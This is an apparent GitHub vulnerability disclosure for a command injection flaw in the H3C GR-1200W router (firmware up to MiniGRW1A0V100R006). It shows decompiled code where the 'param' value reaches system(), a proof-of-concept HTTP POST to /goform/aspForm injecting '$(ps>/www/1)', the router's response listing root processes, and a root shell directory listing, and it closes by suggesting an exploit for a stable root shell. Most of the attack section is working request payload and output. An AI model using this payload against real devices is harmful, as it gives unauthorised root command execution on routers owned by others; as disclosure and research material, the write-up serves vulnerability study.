

main vuln / H3C / GR-1200W / 19 /



Darry-lang1 Update readme.md ...

on Jul 29 History

..



img

4 months ago



readme.md

4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) Has an command injection vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

联系我们

H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to contain a command insertion vulnerability in DelL2tpLNSList. This vulnerability allows an attacker to execute arbitrary commands through the "param" parameter.

```
25 v7 = (char *)websgetvar(a1, "param", &unk_4F9BE0);
26 if (v7)
27 {
28     strcpy(v12, "/bin/l2tpconfig -R 127.0.0.1 session delete ");
29     v6 = getelement(v11, v7, 59, 1);
30     v4 = atoi((const char *)v11);
31     for (i = 1; v4 >= i; ++i)
32     {
33         if (!getelement(v10, v7, ';', i + 1)
34             && !getelement(v8, (char *)v10, '\0', 1)
35             && !getelement(v9, (char *)v10, '\0', 2))
36         {
37             sprintf(v13, "%s tunnel_id=%s session_id=%s", v12, (const char *)v8, (const char *)v9);
38             v3 = (const char *)getpid();
39             MW_SYSLOG_OP(
40                 184,
41                 6,
42                 3,
43                 2139095040,
44                 "[%d][%s] %s: mp run cmd %s\n",
45                 &unk_4F9BE0,
46                 v3,
47                 "ASP_L2TP_LNSListDel",
48                 "ASP_L2TP_LNSListDel");
49             system(v13);
50             memset(v13, 0, sizeof(v13));
51         }
52     }
```

In the DelL2tpLNSList function, it format the param parameter we entered into v13 through the sprintf function, and execute our command through the system function. We can execute our orders through \$(command).

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.0.124:80
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: https://121.226.152.63:8443/router_password_mobile.asp
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 553
```

```
Origin: https://192.168.0.124:80
```

```
DNT: 1
```

```
Connection: close
```

```
Cookie: JSESSIONID=5c31d502
```

```
Upgrade-Insecure-Requests: 1
```


```
Sec-Fetch-Dest: document
```

```
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-User: ?1
```

```
CMD=DelL2tpLNSList&param=1; $(ps>/www/1);
```



请求

Raw 参数 头 Hex

POST /1 HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=4c345aec
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

响应

Raw 头 Hex Render

HTTP/1.0 200 OK
Date: Mon Jul 25 14:20:58 2022
Server: H3C-Miniware-Webs
Last-modified: Mon Jul 25 14:19:47 2022
Content-length: 2122
Content-type: text/html; charset=GB2312

PID	Uid	VmSize	Stat	Command
1	*root	688	S	init
2	*root		SW	[kthreadd]
3	*root		SW	[ksoftirqd/0]
4	*root		SW	[kworker/0:0]
5	*root		SW	[kworker/0:0H]
6	*root		SW	[kworker/u2:0]
7	*root		SW	[khelper]
9	*root		SW	[kworker/u2:1]
114	*root		SW	[writeback]
117	*root		SW	[bioset]
118	*root		SW	[crypto]
120	*root		SW	[iblockd]
123	*root		SW	[spi0]
142	*root		SW	[kworker/0:1]
147	*root		SW	[kswapd0]
751	*root		SW	[mtdblock0]
756	*root		SW	[mtdblock1]
761	*root		SW	[mtdblock2]
765	*root		SW	[mtdblock3]

The above figure shows the POC attack effect

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x   6 1007      1007          89 Jul 31  2019 www_multi
drwxr-xr-x   2 *root    root           0 Jan  1  1970 www
drwxr-xr-x  10 *root    root           0 Jul 24 21:56 var
drwxrwxr-x   6 1007      1007          62 Jul 31  2019 usr
drwxrwxr-x   3 1007      1007          26 Jul 31  2019 uclibc
lrwxrwxrwx   1 1007      1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root    root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007      1007           3 Jul 31  2019 sbin -> bin
dr-xr-xr-x  89 *root    root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root    root           0 Jan  1  1970 mnt
drwxrwxr-x   3 1007      1007          28 Jul 31  2019 libexec
drwxrwxr-x   4 1007      1007         242 Jul 31  2019 lib
lrwxrwxrwx   1 1007      1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007      1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root    root           0 Jan  1  1970 ftproot
drwxr-xr-x  11 *root    root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007      1007        2528 Jul 31  2019 dev
drwxr-xr-x   2 1007      1007        1556 Jul 31  2019 bin

/ #
```

Finally, you also can write exp to get a stable root shell.